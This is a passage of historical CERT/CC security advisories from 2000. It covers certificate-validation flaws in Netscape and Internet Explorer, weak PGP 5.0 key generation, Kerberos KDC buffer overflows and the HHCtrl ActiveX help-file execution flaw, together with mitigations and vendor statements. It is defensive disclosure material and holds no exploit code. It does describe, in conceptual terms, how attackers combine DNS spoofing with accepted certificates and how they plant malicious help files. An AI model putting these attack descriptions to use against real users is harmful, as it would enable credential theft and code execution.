Netscape and other browsers take steps to warn users when the DNS information appears to be suspicious; the browser may not be able to do all the checks necessary to ensure that the user is connecting to the correct location. Therefore, as a general practice, the CERT/CC recommends validating certificates before any sensitive transactions.

I. Description

Digital certificates are small documents used to authenticate and encrypt information transmitted over the Internet. One very common use of digital certificates is to secure electronic commerce transactions through SSL. The kind of certificates used in e-commerce transactions are called X.509 certificates. The X.509 certificates help a web browser and the user ensure that any sensitive information transmitted over the Internet is readable only by the intended recipient. This requires verifying the recipient's identity and encrypting data so that only the recipient can decrypt it.

The "padlock" icon used by Netscape, Internet Explorer, and other browsers is an indication that an SSL-secured transaction has been established to *someone*. It does not necessarily indicate to whom the connection has been established. Netscape and other browsers take steps to warn users when DNS-based information conflicts with the strongly authenticated information contained in the X.509 certificates used in SSL transactions. These warnings are supplemental information to help users decide if they're connecting to whom they think they are connecting. These steps and warnings are designed to protect against attacks on the DNS information.

If you rely solely on the warning dialogs provided by web browsers to determine if the connection is with whom you think it is or if you do not fully understand the implications of the dialogs, then you may be subject to the attacks described in this document and CA-2000-05.

The essence of the problem is this: Within one Netscape session, if a user clicks on "continue" in response to a "hostname does not match name in certificate" error, then that certificate is incorrectly validated for future use in the Netscape session, **regardless** of the hostname or IP address of other servers that use the certificate.

For example, suppose that an attacker constructs a web site named example.com, authenticated by a certificate that does **not** match example.com, and convinces a victim to navigate there. Netscape will present a warning dialog indicating that the site to which the user thinks she's navigating (www.example.com) does not match the information presented in the certificate. If the user does not intend to provide any sensitive information to www.example.com, she may choose to continue with the connection (i.e., she may choose to click "OK" in response to the warning dialog), possibly attributing the warning dialog to a benevolent misconfiguration on the part of example.com or failing to understand the implications of the warning dialog.

Then, within the same session, no warning dialogs will be presented under the following circumstances:

- the attacker co-opts the DNS system in some fashion to cause the DNS name of a legitimate site to resolve to the IP address of a system under the control of the attacker
- the system under the control of the attacker is authenticated using the same certificate as www.example.com, which the user previously accepted in the warning dialog mentioned above
- the victim attempts to connect to the legitimate site (but instead gets directed to the site under the control of the attacker by virtue of the attack on DNS)

This allows the attacker to bypass the ordinary "sanity checking" done by Netscape, and the result is that the user may provide sensitive information to the attacker.

II. Impact

Attackers can trick users into disclosing information (such as credit card numbers, personal data, or other sensitive information) intended for a legitimate web site - if the user has previously accepted a certificate in which the name recorded in the certificate does not match the DNS name of the web site to which the user is connecting.

III. Solution

Check Certificates

The CERT/CC recommends that prior to providing any sensitive information over SSL, you check the name recorded in the certificate to be sure that it matches the name of the site to which you think you are connecting. For example, in Netscape, click on the "padlock" icon to engage the "Security Info" dialog box. Then click on the "View Certificate" button. A dialog box will appear, listing the certificate authority that signed the certificate and the server for which it was issued. If you do not trust the certificate authority or if the name of the server does not match the site to which you think you're connecting, be suspicious.

Validate Certificates Independently

Web browsers come configured to trust a variety of certificate authorities. If you delete the certificates of all the certificate authorities in your browser, then whenever you encounter a new SSL certificate, you will be prompted to validate the certificate yourself. You can do this by validating the fingerprint on the certificate through an alternate means, such as the telephone. That is, the same dialog box mentioned above also lists a fingerprint for the certificate. If you wish to validate the certificate yourself, call the organization for which the certificate was issued and ask them to confirm the fingerprint on the certificate.

Deleting the certificates of the certificate authorities in your browser will cause the browser to prompt you for validation whenever you encounter a new site certificate. This may be inconvenient and cumbersome, but it provides you with greater control over which certificates you accept.

It is also important to note that this sort of verification is only effective if you have an independent means through which to validate the certificate. This sort of validation is called *out-of-band* validation. For example, calling a phone number provided on the *same* web page as the certificate does not provide any additional security.

The CERT/CC encourages all organizations engaging in electronic commerce to train help desk or customer support personnel to answer questions about certificate fingerprints.

Reject certificates that don't match the host name

As a specific defense against this vulnerability, we recommend not accepting certificates that don't match the host name. The most likely cause of a non-matching certificate is a configuration error on the part of the web server administrator. However, a user is unable to distinguish between a benign misconfiguration and a malicious attack. Even if the user does not intend to provide any sensitive information to a site with a non-matching certificate, answering "OK" to this dialog may permit an attacker to successfully carry out the exploit.

Stay up-to-date with patches, workarounds, and certificate management products

Apply a patch from your vendor. Appendix A contains vendor information.

Appendix A Vendor Information

iPlanet

[...] the potential exploit in question can be completely prevented if the user does not click "continue" as stated above. Because of this safety measure, we do not feel an emergency release is necessary. However, we are planning on addressing this in a future release of Communicator, scheduled for release later this year.

Additionally, this flaw was fixed in PSM approximately 6 months before [the initial report of the vulnerability].

The CERT Coordination Center thanks Kevin Fu of MIT and Jon Guyer for initially discovering and reporting this vulnerability, and their help in constructing this advisory.

Shawn Hernan was the primary author of this document.

Revision History

```
May 26, 2000: initial release
```

```
May 27, 2000: clarified information from iPlanet
```

9 CA-2000-09: Flaw in PGP 5.0 Key Generation

Original release date: May 30, 2000
Last Revised: --
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- UNIX systems having a */dev/random* device running any version of PGP 5.0, including U.S. Commercial, U.S. Freeware, and International versions
- Keys created non-interactively on such a system
- Documents encrypted with such a key
- Signatures generated with such a key

Overview

Under certain circumstances, PGP v5.0 generates keys that are not sufficiently random, which may allow an attacker to predict keys and, hence, recover information encrypted with that key.

I. Description

In order to generate cryptographically secure keys, PGP (and other products) need to use random numbers as part of the input to the key generation process. Generating truly random numbers is a difficult problem. PGP has traditionally solved that problem by prompting the user to type some random characters or to move the mouse in a random manner, measuring the time between keystrokes and using this as a source of random data. Additionally, PGP uses a file (usually called *randseed.bin*) as a source of randomness. However, PGP also provides the ability to generate keys non-interactively (useful, for example, if you need to generate a large number of keys simultaneously or provide a script to generate a key). When generating keys non-interactively, PGP needs a source of random numbers; on some systems PGP v5.0 uses the */dev/random* device to provide the required random numbers.

PGP v5.0, including U.S. Commercial, U.S. Freeware, and International versions, contains a flaw in reading the information provided by */dev/random*. This is not a flaw in */dev/random* but instead is the result of a flaw in how PGP processes the information returned from */dev/random*. Thus, when a key is generated non-interactively using a command such as

```
pgpk -g <<i>DSS or RSA> <<i>key-length> <<i>user-id> <<i>timeout> <<i>pass-phrase>
```

it does not contain sufficient randomness to prevent an attacker from guessing the key. If such a command were issued on a system with no available *randseed.bin* file, then the resulting key may be predictable.

This problem was discovered and analyzed by Germano Caronni <gec@acm.org>, and verified by Thomas Roessler <roessler@guug.de> and Marcel Waldvogel <mwa@arl.wustl.edu>. A copy of their analysis can be found at

> http://www.securityfocus.com/templates/ archive.pike?list=1&msg=20000523141323.A28431@olymp.org

II. Impact

Keys produced non-interactively with PGP v5.0 on a system with a */dev/random* device may be predictable, especially those produced in an environment without a pre-existing *randseed.bin* file.

Documents encrypted with a vulnerable key may recoverable by an attacker. Additionally, an attacker may be able to forge a digital signature corresponding to a vulnerable key.

Signatures produced using a vulnerable key, including signatures in certificates, may be untrustworthy.

III. Solution

If your PGP key was generated non-interactively using any version of PGP v5.0 on a system with a */dev/random* device, you may wish to revoke it.

Documents encrypted with a predictable key may need to be re-encrypted with a non-vulnerable key, if your particular circumstances warrant it; that is, if the information still needs to be encrypted.

You may need to resign documents signed with a vulnerable key if your circumstances warrant it.

Appendix A Vendor Information

Network Associates

Network Associates Security Advisory
Date: May 30, 2000
Author: PGP Engineering

Background:

A security issue has been discovered in the following PGP products:

- PGP 5.0 for Linux, US Commercial and Freeware editions
- PGP 5.0 for Linux, Source code book (basis for PGP 5.0i for Linux)

The following PGP products are NOT affected by this issue:

- PGP 1.x products
- PGP 2.x products
- PGP 4.x products

- All other PGP 5.x products
- PGP 6.x products
- PGP 7.x products

Synopsis:

During a recent review of our published PGP 5.0 for Linux source code, researchers discovered that under specific, rare circumstances PGP 5.0 for Linux will generate weak, predictable public/private keypairs. These keys can only be created under the following circumstances:

- Keys are generated using PGP's command line option for unattended batch key generation, with no user interaction for entropy (random data) collection
- No keys were generated interactively on this system previously (e.g., a PGP random seed file is not present on this system prior to unattended batch key generation)
- PGP is able to access the UNIX /dev/random service to gather entropy during unattended batch key generation

PGP 5.0 for Linux does not process the data read from /dev/random appropriately, and therefore does not gather enough entropy required to generate strong public/private keypairs. This issue affects both RSA and Diffie-Hellman public/private keypairs, regardless of keysize. Network Associates has verified that this issue does not exist in any other version of PGP.

Solution:

Users who generated keys in the manner described above are strongly urged to do the following:

- Revoke and no longer use keys suspected to have this problem
- Generate new public/private keypairs with entropy collected from users' typing and/or mouse movements
- Re-encrypt any data with the newly generated keypairs that is currently encrypted with keys suspected to have this problem
- Re-sign any data with the newly generated keypairs, if required

Users are also urged to upgrade to the latest releases of PGP, as PGP 5.0 products have not been officially supported by Network Associates since early 1999, or distributed by Network Associates since June 1998.

Additional Information:

US commercial and freeware versions of PGP 5.0 for Linux were released in September 1997 by PGP, Inc., a company founded by Phil Zimmermann. Source code for the PGP 5.0 product family was published in September 1997. PGP, Inc. was acquired by Network Associates in December 1997.

Acknowledgements:

PGP appreciates the efforts of Germano Caronni, Thomas Roessler and Marcel Waldvogel in identifying this issue and bringing it to our attention.

A pgp signed version of this statement is also available at http://www.cert.org/advisories/CA-2000-09/pgp.asc.

The CERT Coordination Center thanks Germano Caronni, Thomas Roessler, and Marcel Waldvogel for initially discovering and reporting this vulnerability, and for their help in developing this advisory. Additionally we thank Brett Thomas for his insights.

Shawn Hernan was the primary author of this document.

Revision History

```
May 30, 2000:  initial release
```

10 CA-2000-10: Inconsistent Warning Messages in Internet Explorer

Original release date: June 6, 2000
Last Revised: --
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft Internet Explorer

Overview

Several flaws exist in Microsoft Internet Explorer that could allow an attacker to masquerade as a legitimate web site if the attacker can compromise the validity of certain DNS information. These problems are different from the problems reported in CERT Advisory CA-2000-05 and CERT Advisory CA-2000-08, but they have a similar impact.

I. Description

Digital certificates are small documents used to authenticate and encrypt information transmitted over the Internet. One very common use of digital certificates is to secure electronic commerce transactions through SSL (Secure Socket Layer). The kind of certificates used in e-commerce transactions are called X.509 certificates. The X.509 certificates help a web browser and the user ensure that sensitive information transmitted over the Internet is readable only by the intended recipient. This requires verifying the recipient's identity and encrypting data so that only the recipient can decrypt it.

The "padlock" icon used by Internet Explorer (as well as Netscape and other browsers) is an indication that an SSL-secured transaction has been established to someone. It does not necessarily indicate to whom the connection has been established. Internet Explorer (and other browsers) take steps to warn users when DNS-based information conflicts with the strongly authenticated information contained in the X.509 certificates used in SSL transactions. These warnings are supplemental information to help users decide if they're connecting to whom they think they are connecting. These steps and warnings are designed to protect against attacks on the DNS information.

Descriptions of the problems provided by Microsoft are shown below.

IE fails to validate certificates in images or frames

When a connection to a secure server is made via either an image or a frame, IE only verifies that the server's SSL certificate was issued by a trusted root - it does not verify the server name or the expiration date. When a connection is made via any other means, all expected validation is performed.

IE fails to revalidate certificates within the same session

Even if the initial validation is made correctly, IE does not re-validate the certificate if a new SSL session is establish with the same server during the same IE session.

We encourage you to read Microsoft Security Bulletin MS-039 for additional details provided by Microsoft. This document is available at http://www.microsoft.com/technet/security/bulletin/ms00-039.asp.

II. Impact

Attackers can trick users into disclosing information (such as credit card numbers, personal data, or other sensitive information) intended for a legitimate web site.

III. Solution

General Recommendations When Using SSL

DNS information is fundamentally insecure, and there are a variety of means by which an attacker can provide false or misleading DNS information, even in the absence of any vulnerabilities in a DNS server. Browsers attempt to compensate for this insecurity by providing warning messages when the strongly authenticated certificate information does not match the DNS information. While we strongly recommend that you stay up to date with respect to patches and workarounds provided by your browser vendor, we also encourage you to take the following steps, particularly for sensitive transactions.

Check Certificates

The CERT/CC recommends that prior to providing any sensitive information over SSL, you check the name recorded in the certificate to be sure that it matches the name of the site to which you think you are connecting. For example, in Internet Explorer 5 (for Windows), double click on the "padlock" icon to engage the "Certificate" dialog box. Click on the "Details" tab to see information about the certificate, including the thumbprint. Click on the "Certification Path" tab for information about the certificate authority that signed the certificate. If you do not trust the certificate authority or if the name of the server does not match the site to which you think you're connecting, be suspicious.

Validate Certificates Independently

Web browsers come configured to trust a variety of certificate authorities. If you delete the certificates of all the certificate authorities in your browser, then whenever you encounter a new SSL certificate, you will be prompted to validate the certificate yourself. You can do this by validating the fingerprint on the certificate through an alternate means, such as the telephone. That is, the same dialog box mentioned above also lists a fingerprint for the certificate. If you wish to validate the certificate yourself, call the organization for which the certificate was issued and ask them to confirm the fingerprint on the certificate.

Deleting the certificates of the certificate authorities in your browser will cause the browser to prompt you for validation whenever you encounter a new site certificate. This may be inconvenient and cumbersome, but it provides you with greater control over which certificates you accept.

It is also important to note that this sort of verification is only effective if you have an independent means through which to validate the certificate. This sort of validation is called out-of-band validation. For example, calling a phone number provided on the **same** web page as the certificate does **not** provide any additional security.

The CERT/CC encourages all organizations engaging in electronic commerce to train help desk or customer support personnel to answer questions about certificate fingerprints/thumbprints.

Note: Microsoft Internet Explorer 5, Macintosh Edition, does not provide any means by which users can validate certificates by checking the fingerprint/thumbprint. Our conversations with Microsoft indicate that the Macintosh version of Internet Explorer is not affected by these specific problems, however, because of the fundamentally insecure nature of DNS, we recommend using a browser that does allow users to validate certificates on whatever platform they use, including MacOS

Specific Defenses Against These Problems

Stay up to date with patches, workarounds, and certificate management products. Appendix A lists information regarding these problems.

Appendix A Vendor Information

Microsoft Corporation

Information from Microsoft is available at
http://www.microsoft.com/technet/security/bulletin/ms00-039.asp.

The CERT Coordination Center thanks the ACROS Security Team of Slovenia, who originally discovered this problem, and Ric Ford, President of MacInTouch, Inc.

Shawn Hernan was the primary author of this document.

Revision History

```
June 6, 2000:  initial release
```

11 CA-2000-11: MIT Kerberos Vulnerable to Denial-of-Service Attacks

Original release date: June 9, 2000
Last revised: Sep 14, 2001
Source: The MIT Kerberos Team, CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems with MIT-derived implementations of the Kerberos 4 KDC
- Systems with MIT-derived implementations of the Kerberos 5 KDC enabled to handle krb4 ticket requests

Overview

The CERT Coordination Center has recently been notified of several potential buffer overflow vulnerabilities in the Kerberos authentication software. The most severe vulnerability allows remote intruders to disrupt normal operations of the Key Distribution Center (KDC) if an attacker is able to send malformed requests to a realm's key server.

MIT reports that the following versions are vulnerable to one or more of these vulnerabilities:

- MIT Kerberos 5 releases krb5-1.0.x, krb5-1.1, krb5-1.1.1
- MIT Kerberos 4 patch 10, and probably earlier releases as well
- KerbNet (Cygnus implementation of Kerberos 5)
- Cygnus Network Security (CNS -- Cygnus implementation of Kerberos 4)

Other versions may be affected as well.

The vulnerabilities discussed in this advisory are different than the ones discussed in CA-2000-06, Multiple Buffer Overflows in Kerberos Authenticated Services. The primary difference is in the impact: the new vulnerabilities do not appear to allow remote execution of arbitrary code since the buffers being overrun are statically declared. In addition, only Kerberos 4 and Kerberos 5 KDC servers that can service version 4 ticket requests are affected by the buffer overflows discussed here.

I. Description

There are at least five distinct vulnerabilities in various versions and implementations of the Kerberos software. All of these vulnerabilities may be exploited to effect denial-of-service attacks with varying degrees of severity. These vulnerabilities include

- The buffer used to hold the variable *lastrealm* in the function set_tgtkey() can be owerflowed.

- The buffer used to hold the variable *localrealm* in the function process_v4() can be overflowed.
- The buffer to hold the variable *e_msg* in the function kerb_err_reply() can be overflowed.
- The code that services AUTH_MSG_KDC_REQUESTs does not properly check for null-termination.
- Memory that has previously been freed may be improperly freed again, possibly resulting in unstable operation.

The MIT Kerberos Team Advisory

The MIT Kerberos Team described these vulnerabilities in more detail in an advisory they recently issued. This advisory is available at http://web.mit.edu/kerberos/www/advisories/krb4kdc.txt.

II. Impact

Depending on the version of kerberos, the environment in which its running, and the particular vulnerability that is exploited, a remote attacker can cause one or more of the following:

- The KDC to issue invalid tickets for all principles,
- The KDC to generate a "principal unknown" error, or
- The KDC process to crash.

Any new authentications to kerberized services will not be possible until the KDC is restarted. Note that this implies that operation of "kerberized" services will be halted until the KDC is stopped.

It does not appear that any of these vulnerabilities allows the execution of code by an intruder.

Additional detail can be found in the MIT advisory.

III. Solution

Apply a patch from your vendor

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Apply the MIT patches

If you are running a Kerberos distribution from MIT and can rebuild your binaries from source, you can apply the source code patches from MIT to correct these problems. These patches are available in the MIT Advisory.

If you are running other MIT-derived implementations, you need to apply the appropriate vendor patches and recompile the KDC server software.

Disable Kerberos version 4 authentication in Kerberos version 5 if possible

As suggested by MIT, krb4 authentication in some daemons can be disabled at run time by supplying command-line options to the KDC server. Optionally, the krb5 distribution may be compiled with the option '--without-krb4' to disable all krb4 ticket handling by default.

Upgrade to MIT Kerberos 5 version 1.2

The vulnerabilities described in this advisory will be addressed in Kerberos 5 version 1.2. This version will be available from the MIT Kerberos web site: http://web.mit.edu/kerberos/www/.

Appendix A Vendor Information

MIT Kerberos

The MIT Kerberos Team advisory on this topic is available from:
http://web.mit.edu/kerberos/www/advisories/krb4kdc.txt.

BSDI

BSDI is working on a patch for this problem and will announce it via our normal channels as soon as it is available.

IBM Corporation

The IBM AFS Kerberos sever shares very little actual code with the original MIT Kerberos server and the code referred to in this advisory is specifically not used. We have reviewed the equivalent functions in our code to eliminate this type of vulnerability.

NetBSD

Versions of kerberos which have been integrated into released versions of NetBSD and distributed as part of the optional, not-for-export "secr" sets are vulnerable to some of the problems cited in the advisory. Integration of the fixes is in progress and will be announced in a NetBSD security advisory when complete.

University of Washington

[...] we don't distribute client or server binaries with MIT Kerberos support.

We distribute source that allows building on UNIX and PC with MIT Kerberos. A site which wants to use Kerberos must build our software (e.g. Pine, imapd, ipop[23]d) locally in order to use MIT Kerberos.

I did not see anything in this alert that specifically indicates a problem for [our] clients or servers. As with all other software built with MIT Kerberos, it would be prudent for a site that uses our software with MIT Kerberos to rebuild it with the patched version of MIT Kerberos.

The CERT Coordination Center thanks Tom Yu and the MIT Kerberos Team for notifying us about these problem and their help in developing this advisory.

Jeff Havrilla was the primary author of the CERT/CC portions of this document.

Revision History

```
June 9, 2000:  Initial release

September 14, 2001:     Added IBM statement
```

12 CA-2000-12: HHCtrl ActiveX Control Allows Local Files to be Executed

Original release date: June 19, 2000
Last revised: July 03, 2003
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft Internet Explorer

Overview

The HHCtrl ActiveX control has a serious vulnerability that allows remote intruders to execute arbitrary code, if the intruder can cause a compiled help file (CHM) to be stored "locally." Microsoft has released a security bulletin and a patch for this vulnerability, but the patch does not address all circumstances under which the vulnerability can be exploited. This document discusses some of the additional ways in which this vulnerability can be exploited. Some common circumstances under which this vulnerability can be exploited are addressed by the Microsoft patch; others are not. Read this document carefully with your network configuration in mind to determine if you need to take any action. In recent discussions with the CERT/CC, Microsoft has indicated they do not plan to alter the patch.

More recent information is available in Vulnerability Note VU#25249, including an updated solution.

I. Description

The Microsoft Windows HTML help facility (part of Internet Explorer) is able to execute arbitrary programs through an embedded "shortcut" in a compiled HTML file. This allows the help system to start wizards and other programs as part of the help facility. Unfortunately, it also makes it unsafe for users to open help files obtained from untrusted sources.

An attacker who can construct a malicious help file and place it in a location accessible by the victim may be able to cause this help file to be loaded and the embedded shortcuts executed without interaction from the victim. A malicious web site author may cause a compiled HTML help file to be opened through the Active Scripting *showHelp* call in Internet Explorer. Help files may also be opened in other environments that support Active Scripting, such as email messages in Outlook.

The specific exploit described (and corrected) by Microsoft involves an attacker who makes the malicious help files available via a UNC share. The patch corrects this aspect of the problem by allowing help files to execute shortcuts only when "located on the user's local machine." More information about Microsoft's security bulletin and their patch is available from

http://microsoft.com/technet/security/bulletin/ms00-037.asp

http://microsoft.com/technet/security/bulletin/fq00-037.asp

Preconditions Required for Exploitation

Unfortunately, the Microsoft patch does not address several significant ways in which the vulnerability can be exploited. The vulnerability can be exploited in any situation where all of the following conditions are met:

1. The attacker must entice or compel a victim who has Active Scripting enabled to open an email message or visit a web page. Alternatively, the attacker could attempt to trick the victim into opening the compiled help file, such as by sending it as an attachment in an email message. Since it is not yet widely recognized that help files have the potential to be just as dangerous as an untrusted executable, this may not be difficult.
2. The attacker must be able to place a malicious help file in a location accessible to the user when the Active Script is executed. The attacker must also be able to predict or guess the path to this file. If the patch described in Microsoft Security Bulletin MS00-037 has been applied, this file may not reside on a UNC share (\\hostname\path\file). That is, if the patch has not been installed, an intruder must be able to place a file anywhere that the victim can access it. If the patch has been installed, the intruder must be able to place a file anywhere that the victim can access it except on UNC shares.
3. The Active Script mentioned above must run in a security zone that allows ActiveX controls to run and allows the scripting of controls that are marked "safe for scripting." The default security settings for the Internet Zone and the My Computer zone allow these actions to occur without warning prompts.
4. The HHCtrl ActiveX control must be installed and be marked "safe for scripting" and "safe for initialization." This is the default configuration when Internet Explorer is installed.

Note that all of these conditions, some of which are default conditions, must be met in order for an attacker to exploit this vulnerability. Changing some of these conditions may involve trade-offs between functionality and security.

In recent discussions with the CERT/CC, Microsoft has not indicated any intention of changing the help system's behavior. Therefore, to be completely protected from exploitation of this vulnerability, users must eliminate one or more of the preconditions listed above.

It is reasonable for a user to expect that simply visiting a web page is a safe activity, so eliminating the first precondition is difficult. Disabling Active Scripting or the execution of ActiveX controls prevents the vulnerability from being exploited, but it also prevents the normal operation of these features and is likely to affect the appearance and functionality of web pages. Removing the "safe for initialization" or "safe for scripting" attributes of the HHCtrl causes warning dialogs to be generated in a number of circumstances where they may not be expected.

How an Attacker May Create "Local" Files

Although you may believe it is difficult or impossible for an intruder to place a file in a predictable location that is accessible to you, in fact, several common practices allow intruders to do just this.

While preventing an attacker from downloading files on the local system without warning is a valuable security practice, it is not sufficient as the single line of defense against the **execution** of malicious code. The CERT/CC recommends adopting one of several more conservative solutions, including disabling ActiveX controls or Active Scripting. More information on these solutions are included in the Solution section of this document.

If a site relies solely on limiting the attacker's ability to make malicious code accessible to the victim, the following activities are not safe:

- Sharing files via a network filesystem such as AFS, DFS, NFS, Novell Netware, or Windows shares when users map these drives to local drive letters. When the drive letter is not predictable but the path to the file is, the attacker may be able to make multiple exploit attempts because failed calls to *showHelp* generate no error messages. Access control lists cannot be used to defend yourself against this problem because the ACL facility allows the intruder to give you access to malicious files they control without your consent.
- Sharing physical disk drives in environments such as academic labs, Internet cafes, or libraries, where an attacker may be able to store malicious files in a writable local directory.
- Using any of several products that automatically extract attachments from email messages and place them in predictable locations. A notable example of this is Eudora.
- Using chat clients such as IRC-II, ICQ, or AOL Instant Messenger in modes that allow unsolicited file transfers to be placed in a local directory.
- Hosting an anonymous FTP site, if the upload directory is accessible by local users.

Without other solutions, engaging in any of these activities renders a site vulnerable to the problem described in this advisory. Additionally, several other vulnerabilities have been discovered recently whose impact was limited to the ability to download arbitrary files to the victim's system. If they are exploited in conjunction with this vulnerability, the impact is more significant, as discussed in the next section.

II. Impact

By using the *showHelp* Active Scripting call in conjunction with shortcuts embedded in a malicious help file, attackers are able to execute programs and ActiveX controls of their choice. Since exploitation of the vulnerability requires an attacker to place a compiled help file (CHM) in a location accessible to the victim, it is usually trivial to include a malicious executable as well. In this situation, the attacker can take any action that the victim can.

The essence of the problem is this:

> The ability for an intruder to make a file accessible to a victim running Internet Explorer is equivalent to the ability to execute arbitrary code on the victim's system if several common preconditions are met.

III. Solution

The CERT/CC developed the information in the solution section based on our independent tests using primarily Internet Explorer 5 on Microsoft Windows NT 4.0 and Windows 2000. Your results will vary based on your particular configuration.

For some sites, the patch provided by Microsoft is adequate. For others, particularly those sites using non-Microsoft networking products, the patch does not provide complete protection. You will need to understand your network's configuration prior to deciding which, if any, changes are appropriate.

Configure Outlook to read email in the Restricted Zone.

Because an email message may start Internet Explorer automatically if Active Scripting is enabled, the CERT/CC encourages you to configure your Outlook email client to use the Restricted Zone, and to disable Active Scripting in this zone. This solution should be implemented in addition to one of the changes mentioned earlier.

The steps for configuring Outlook to use the Restricted Zone are:

1. Start Outlook as you normally would.
2. From the **Tools** menu select **Options...**. The Options dialog box appears.
3. Select the **Security** tab. The Security Options panel appears.
4. In the **Secure content** section, change the pull-down menu from **Internet** to **Restricted Sites**.
5. Click **Apply** to save your changes.
6. Click **OK** to close the Options dialog box.

We recommend similar steps for any other mail clients that support Active Scripting and Security Zones (or similar facilities to prevent the unwanted execution of scripts).

Disable Active Scripting and/or ActiveX controls in the Internet Zone.

One way to prevent the exploitation of this vulnerability is to limit the functionality available to attackers through the security zone feature of Internet Explorer. The CERT/CC recommends this solution as a way to protect against the vulnerability while retaining as much functionality as possible in the help system.

A security zone is a set of security settings applied to a web page based on the site the web paged originated from. By default, all sites are in the Internet Zone, and disabling functionality in this zone can protect you from attackers at all sites not associated with another zone.

You may also need to reduce the settings in the Local Intranet Zone, if you do not trust all web sites within your DNS domain. In fact, the risk of exploitation by an inside attacker may be greater, since the ability to create a file accessible by you may be easier within a local area network.

One or more of the following options must be changed in the appropriate zones to protect against the vulnerability:

- The **Active Scripting** option

  Disabling Active Scripting is perhaps the best solution since it prevents the vulnerability from being exploited and doesn't present the user with warning dialogs. Setting this option to "Prompt" is **not** recommended, because the warning dialog will incorrectly imply that the action is safe, when in fact it is not.

- The **Run ActiveX controls and plug-ins** option

  Disabling the execution of ActiveX controls is an option that protects against this vulnerability, but it also prevents plug-ins from executing normally. Since plug-ins for common applications such as Adobe Acrobat are included in this same category, setting the option to "Disable" results in significantly reduced functionality. For similar reasons, setting this option to "Prompt" is not recommended, because it is not always clear what the safe response should be.

  An excellent solution (but perhaps requiring more administrative effort) is to set this option to "Administrator approved". In this setting, only those ActiveX controls approved by the administrator (using the Internet Explorer Administration Kit) will be executed. If the administrator includes most controls but specifically excludes the HHCtrl control, there is an attractive balance between security and functionality. For more information regarding this option, see http://www.microsoft.com/Windows/ieak/en/support/faq/default.asp.

- The **Script ActiveX controls marked safe for scripting** option

  Disabling the scripting of ActiveX controls marked "safe for scripting" protects against this vulnerability but limits the normal operation of many controls used over the Internet. Setting this option to "Prompt" generates a warning dialog that is not strongly enough worded to reflect the danger inherent in the HHCtrl control.

If all three of these options are set to "Enable", which is the default in the Internet Zone, this vulnerability may be exploited. Improving the security settings of any of these three options will at least cause a warning dialog to appear and may prevent the exploit entirely.

Steps for changing your security zone settings for Internet Explorer 5 on Windows NT 4.0 are:

1. Start Internet Explorer as you normally would.
2. From the **Tools** menu select **Internet Options...**. The Internet Options dialog box appears.
3. Select the **Security** tab. The Security Options panel appears.
4. Select the zone you wish to change. For most users, this is the **Internet** Zone, but depending on your circumstances, you may need to repeat these steps for the **Local Intranet** Zone as well.
5. Click the **Custom Level** button. The Security Settings panel appears.
6. Change one or more of the following settings based on the information provided earlier and your desired level of security.
   a. Set **Run ActiveX controls and plug-ins** to administrator approved, disable, or prompt.
   b. Set **Script ActiveX controls marked safe for scripting** to disable or prompt.
   c. Set **Active scripting** to disable or prompt.

7. Click **OK** to accept these changes. A dialog box appears asking if you are sure you want to make these changes.
8. Click **Yes**.
9. Click **Apply** to save your changes.
10. Click **OK** to close the Internet Options dialog box.

Security zones can also be used to enable Active Scripting and ActiveX controls at specific sites where you wish to retain this functionality. To place a site in the Trusted Sites Zone using Internet Explorer 5.0 on Windows NT 4.0,

1. Start Internet Explorer as you normally would.
2. From the **Tools** menu select **Internet Options...**. The Internet Options dialog box appears.
3. Select the **Security** tab. The Security Options panel appears.
4. Select the **Trusted Sites** Zone.
5. Click the **Sites...** button.
6. Enter the name of the trusted site in the **Add this Web Site to the zone:** text box.
7. Click the **Add** button.
8. If a dialog box appears saying "Sites added to this zone must use the https:// prefix. This prefix assures a secure connection":
   a. Click **OK**.
   b. Add https:// to the beginning of the site name, and try to add the site again.
   c. Or uncheck the box at the bottom of the dialog box marked **Require server verification (https:) for all sites in this zone.** Making this change reduces the security of your system by not requiring certificate based authentication, relying instead on DNS based verification which could be misleading. The CERT/CC encourages you not to make this change unless you fully understand the implications. If you choose not to require certificate based verification, you may wish to reduce other security settings for the Trusted Sites Zone.
9. Click **OK** to save the new list of sites.
10. Click **Apply** to save your changes.
11. Click **OK** to close the Internet Options dialog box.

Steps for managing Security Zones in other versions of Windows and Internet Explorer are similar.

The "My Computer" Zone

In addition to the four zones that are ordinarily visible, there is a fifth zone called the "My Computer" zone which is not ordinarily visible. Files on the local system are in the "My Computer" zone. You can examine and modify the settings in the "My Computer" through the registry. For more information, see http://support.microsoft.com/support/kb/articles/Q182/5/69.ASP.

The "My Computer" zone may also be managed through the Internet Explorer Administration Kit (IEAK).

The CERT/CC does not recommend modifications to the "My Computer" zone unless you have unusual security requirements and a thorough understanding of the ramifications, including the potential for loss of functionality.

Note, however, that if there is a vulnerability or condition that allows an attacker to create a file locally (such as through Eudora, for example) then this file will be subject to the security settings of the "My Computer" zone.

Active Scripts on a web page or in a mail message will continue to be subject to the security settings of the zone where the web page or mail client resides. In this case, disabling Active Scripting in untrusted locations, including the Internet Zone, provides the best defense.

Change the attributes of the HHCtrl ActiveX control.

Because the HHCtrl control is central to the exploitation of this vulnerability, removing either the "safe for scripting" or the "safe for initialization" attribute in the registry corrects the problem. Unfortunately, removing these attributes prevents some features of the help system from operating normally, even if the help file is opened through some other application.

Implementing this solution will allow other ActiveX controls to function, including those referenced in Internet web pages. If you are unable to implement one of the solutions mentioned earlier, or you are willing to sacrifice help system features for more complete ActiveX functionality, then you may wish to consider this solution. This solution will provide warning dialogs when users open help files -- both malicious and benign help files.

To mark the HHCtrl ActiveX control as **not** "safe for scripting", remove this registry key:

> HKEY_CLASSES_ROOT\CLSID\ {ADB880A6-D8FF-11CF-9377-00AA003B7A11}\ Implemented Categories\ {7DD95801-9882-11CF-9FA9-00AA006C42C4}

To mark the HHCtrl ActiveX control as **not** "safe for initialization", remove this registry key:

> HKEY_CLASSES_ROOT\CLSID\ {ADB880A6-D8FF-11CF-9377-00AA003B7A11}\ Implemented Categories\ {7DD95802-9882-11CF-9FA9-00AA006C42C4}

Spaces in the keys listed above were added to improve HTML formatting and are not in the actual registry keys.

